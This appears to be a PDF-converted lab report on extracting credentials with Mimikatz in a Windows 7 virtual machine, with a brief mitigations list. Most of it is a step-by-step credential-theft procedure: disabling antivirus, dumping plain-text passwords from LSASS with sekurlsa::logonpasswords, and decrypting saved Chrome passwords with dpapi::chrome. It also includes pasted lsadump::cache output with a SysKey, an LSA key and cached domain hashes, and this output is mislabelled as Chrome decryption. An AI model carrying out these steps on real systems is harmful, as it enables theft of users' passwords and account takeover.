

# Extracting Plain Text Passwords & Chrome Passwords with Mimikatz

---

## 1. Introduction

Mimikatz is a powerful tool used in cybersecurity to extract sensitive data, including plain text passwords, password hashes, and Kerberos tickets from memory. It plays a significant role in penetration testing by exploiting weaknesses in Windows authentication mechanisms. This report covers the steps to retrieve plain text passwords from the LSASS memory and saved passwords from Google Chrome using Mimikatz.

## 2. Extracting Plain Text Passwords from LSASS Memory

Windows temporarily stores credentials in the Local Security Authority Subsystem Service (LSASS). Although intended to be protected, Mimikatz can retrieve these credentials in plain text.

### Steps:

- 1. Disable antivirus to avoid interference with Mimikatz.
- 2. Open Command Prompt as Administrator and run Mimikatz:  
bash  
mimikatz.exe
- 3. Enable debug privileges:  
bash  
privilege::debug
- 4. Dump credentials from memory:  
bash  
sekurlsa::logonpasswords
- 5. Review the output for usernames and passwords.

## 3. Extracting Chrome Passwords

Chrome stores saved passwords in an encrypted SQLite database located in the user's local data directory. Mimikatz can decrypt and retrieve these passwords.

### Steps:

- 1. Navigate to the Login Data database:  
%LocalAppData%\Google\Chrome\User Data\Default>Login Data

- 2. Use Mimikatz to decrypt passwords from the database:  
bash  
dpapi::chrome /in:"path\to\Login Data"
- 3. Review the output for decrypted usernames and passwords.

## 4. Risks and Mitigation

Using Mimikatz presents significant risks, as it exploits vulnerabilities in the way credentials are managed. Organizations should adopt the following mitigations to prevent such exploits:


- 1. Disable WDigest authentication to prevent storage of plain text passwords.
- 2. Use Windows Credential Guard to protect LSASS memory.
- 3. Use a password manager instead of storing passwords in browsers.
- 4. Perform regular security audits to detect unauthorized tools.


## 5. Conclusion

Mimikatz is a widely used tool for credential dumping in cybersecurity. While it demonstrates security vulnerabilities, organizations must enforce best practices to protect against such attacks. This report outlined the process of extracting plain text and Chrome passwords using Mimikatz.


## 6. Screenshots and Logs


### 1. Installing Windows 7 on Oracle VM VirtualBox






## 2. Install and Configure Mimikatz






### 3. Extract Chrome Passwords on Windows 7



#### 4. Use Mimikatz to decrypt the saved Chrome passwords:



```
mimikatz 2.2.0 x64 (oe.oe)

mimikatz # lsadump::cache
Domain : APT
SysKey : 820927aeb8dd9400c35e0f07693e9412

Local name : APT < S-1-5-21-665064819-816407497-405449110 >
Domain name : DCLABS < S-1-5-21-234015143-2188205375-3945107300 >
Domain FQDN : dclabs.local

Policy subsystem is : 1.11
LSA Key(s) : 1. default <177d96eb-ac91-a3ae-5dd6-77e9e772e3d1>
               [00] <177d96eb-ac91-a3ae-5dd6-77e9e772e3d1> 56b90858c2c3abceb4420d48dd5e56b0fd3b3b2c9de8fa770759f8
               95af0dd7a3


* Iteration is set to default <10240>

[NL$1 - 17/02/2020 13:00:50]
RID      : 00001009 <4105>
User     : DCLABS\user
MsCacheU2 : 8d659...

[NL$2 - 17/02/2020 12:59:14]
RID      : 0000064a <1610>
User     : DCLABS\lambao
MsCacheU2 : ...ac22501a9

[NL$3 - 17/02/2020 13:45:01]
RID      : 00001009 <4105>
User     : DCLABS\user1
MsCacheU2 : 5fb62...

mimikatz # _
```



```
mimikatz 2.2.0 x64 (oe.oe)

mimikatz # lsadump::cache
Domain : APT
SysKey : 820927aeb8dd9400c35e0f07693e9412

Local name : APT < S-1-5-21-665064819-816407497-405449110 >
Domain name : DCLABS < S-1-5-21-234015143-2188205375-3945107300 >
Domain FQDN : dclabs.local

Policy subsystem is : 1.11
LSA Key(s) : 1. default <177d96eb-ac91-a3ae-5dd6-77e9e772e3d1>
               [00] <177d96eb-ac91-a3ae-5dd6-77e9e772e3d1> 56b90858c2c3abceb4420d48dd5e56b0fd3b3b2c9de8fa770759f8
               95af0dd7a3

* Iteration is set to default <10240>

mimikatz #
```

successfully pulled the plain-text passwords and Chrome passwords, you should analyze the results.

## 7. References

1. Oracle VM VirtualBox Documentation  
Official documentation for Oracle VM VirtualBox:  
<https://www.virtualbox.org/manual/UserManual.html>
2. Windows 7 ISO Download (Microsoft)  
Official site for downloading Windows 7 ISO images (requires valid license key):  
<https://www.microsoft.com/en-us/software-download/windows7>

**3. Mimikatz GitHub Repository**

Repository for Mimikatz, the tool you are using to extract plain-text passwords:

<https://github.com/gentilkiwi/mimikatz>

**4. VirtualBox Guest Additions Documentation**

Details on installing Guest Additions to enhance the performance of your VM:

<https://www.virtualbox.org/manual/ch04.html>

**5. Chrome Password Storage and Recovery**

Information on how Chrome stores passwords and how to recover them:

[https://chromium.googlesource.com/chromium/src/+/master/docs/security/data\\_storage.md](https://chromium.googlesource.com/chromium/src/+/master/docs/security/data_storage.md)

**6. How to Use Mimikatz**

A detailed guide to using Mimikatz for credential extraction:

<https://www.hackingarticles.in/windows-forensics-extracting-password-hashes-using-mimikatz/>

**7. Windows 7 Support and Updates**

Microsoft's official page explaining the end of support for Windows 7:

<https://support.microsoft.com/en-us/help/4057281/windows-7-support-ended-on-january-14-2020>